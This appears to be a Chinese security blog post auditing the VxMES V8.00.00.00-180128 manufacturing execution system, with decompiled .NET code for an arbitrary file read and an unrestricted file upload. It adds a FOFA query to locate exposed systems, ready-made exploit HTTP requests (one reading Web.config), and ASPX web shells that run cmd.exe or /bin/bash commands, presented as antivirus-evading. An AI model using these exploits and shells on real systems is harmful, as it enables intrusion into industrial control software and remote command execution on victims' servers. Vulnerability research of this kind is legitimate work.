
搜索到
1
篇与
的结果
-

 VxMES 代码审计 VxMES 代码审计基本信息系统名称: VxMES V8.00.00.00-180128开发语言: .NET用到的工具: ILSpy,VScodeVxMES 是由浙江中控软件技术有限公司开发的用于在制造过程中监控和控制车间的生产流程。在制造运营管理中,MES 系统充当企业的计划和控制系统(例如企业资源规划 (ERP) 系统)与实际制造运营之间的桥梁。资产测绘FOFA: icon_hash="-608552447"漏洞信息反编译打开源代码发现少量的 aspx 文件,并没有发现 aspx.cs 文件,可能被打包到 dll 文件里了。打开 /bin 目录使用 ILSpy 进行反编译。一、任意文件读取代码分析:文件信息: PIMSWebSite.dll 内查看到敏感函数 downloadfile通过 request 请求获取 传递过来的 filename 并判断了文件名是否为空。并通过 Server.MapPath1,代码: string text2 = base.Server.MapPath(text); 获取根目录下的文件判断是否存在。如果存在会直接写入到 Response 响应体内。protected void Page_Load(object sender, EventArgs e) { if (base.IsPostBack) { return; } string text = base.Request.QueryString["filename"]; if (string.IsNullOrEmpty(text)) { base.Response.Write(LoadString("ERROR_FILENOTFOUND")); HttpContext.Current.ApplicationInstance.CompleteRequest(); return; } string text2 = base.Server.MapPath(text); if (!File.Exists(text2)) { base.Response.Write(LoadString("ERROR_FILENOTFOUND")); HttpContext.Current.ApplicationInstance.CompleteRequest(); return; } FileInfo fileInfo = new FileInfo(text2); base.Response.Clear(); base.Response.ClearContent(); base.Response.ClearHeaders(); string text3 = HttpUtility.UrlEncode(fileInfo.Name); base.Response.AddHeader("Content-Disposition", "attachment;filename=" + text3); base.Response.AddHeader("Content-Length", fileInfo.Length.ToString()); base.Response.AddHeader("Content-Transfer-Encoding", "binary"); base.Response.ContentType = "application/octet-stream"; base.Response.WriteFile(fileInfo.FullName); base.Response.Flush(); HttpContext.Current.ApplicationInstance.CompleteRequest(); }EXP:GET /downloadfile.aspx?filename=/Web.config HTTP/1.1 Host: host Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest Accept-Language: zh-CN X-Page-Load-Context: page_load User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Accept: */* 二、任意文件上传代码分析:文件信息: PIMSWebSite.dll 还是刚才的哪个包 ,关键函数 PIMSWebSite.upload.uploadlogo通过慢慢查找,找到一个上传 logo 的地址,首先查找是否有调用地址。如下:基本稳了。public void ProcessRequest(HttpContext context) { try { if (context.Request.Files.Count > 0) { string text = HttpContext.Current.Server.MapPath("~/logo/"); if (!Directory.Exists(text)) { Directory.CreateDirectory(text); } int num = Convert.ToInt32(context.Request.QueryString["type"]); HttpPostedFile httpPostedFile = null; httpPostedFile = num switch { 0 => context.Request.Files["File_Logo"], 1 => context.Request.Files["File_Bg"], _ => context.Request.Files["File_Bg"], }; _strFileName = string.Format("{0}{1}", DateTime.Now.ToString("yyyyMMddHHmmss"), Path.GetFileName(httpPostedFile.FileName)); string filename = text + _strFileName; httpPostedFile.SaveAs(filename); } } catch (Exception) { } context.Response.Write(_strFileName); }可以看到进来就判断了,Request请求里是否携带了 File 的请求。并在刚才我们提到的 Server.MapPath 指定虚拟目录。通过请求传递的参数 context.Request.QueryString["type"] 获取个值,但是没啥用 。继续进行解析 file 的 body。name="File_Logo"可触发任意文件上传,新的文件名以 时间 和 文件名 拼接组成的。EXP:POST /upload/uploadlogo.ashx HTTP/1.1 Host: host Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest Accept-Language: zh-CN X-Page-Load-Context: page_load User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36 Accept: */* Content-Type: multipart/form-data; boundary=25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85 Content-Length: 0 --25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85 Content-Disposition: form-data; name="File_Logo"; filename="666.aspx" Content-Type: application/octet-stream <%@ Page Language="C#" %> <% string param = Request["cmd"]; if (!string.IsNullOrEmpty(param)) { var p = new System.Diagnostics.Process(); p.StartInfo.FileName = "cmd.exe"; p.StartInfo.Arguments = "/c " + param; p.StartInfo.RedirectStandardOutput = true; p.StartInfo.UseShellExecute = false; p.StartInfo.CreateNoWindow = true; p.Start(); string output = p.StandardOutput.ReadToEnd(); Response.Write(output); } %> --25d6580ccbac7409f39b085b3194765e6e5adaa999d5cc85028bd0ae4b85--WebShell免杀(Windows):<%@ Page Language="C#" %> <% string param = Request["cmd"]; if (!string.IsNullOrEmpty(param)) { var p = new System.Diagnostics.Process(); p.StartInfo.FileName = "cmd.exe"; p.StartInfo.Arguments = "/c " + param; p.StartInfo.RedirectStandardOutput = true; p.StartInfo.UseShellExecute = false; p.StartInfo.CreateNoWindow = true; p.Start(); string output = p.StandardOutput.ReadToEnd(); Response.Write(output); } %>Linux:<%@ Page Language="C#" %> <% string base64Cmd = Request["cmd"]; if (!string.IsNullOrEmpty(base64Cmd)) { byte[] data = Convert.FromBase64String(base64Cmd); string decodedCmd = System.Text.Encoding.UTF8.GetString(data); var p = new System.Diagnostics.Process(); p.StartInfo.FileName = "/bin/bash"; p.StartInfo.Arguments = "-c \"" + decodedCmd + "\""; p.StartInfo.RedirectStandardOutput = true; p.StartInfo.UseShellExecute = false; p.StartInfo.CreateNoWindow = true; p.Start(); string output = p.StandardOutput.ReadToEnd(); Response.Write("<pre>" + output + "</pre>"); } %>base.Server.MapPath 是用于将虚拟路径转换为物理路径的一个方法。以便将相对于应用程序根目录的虚拟路径映射到服务器上的实际文件路径。 ↩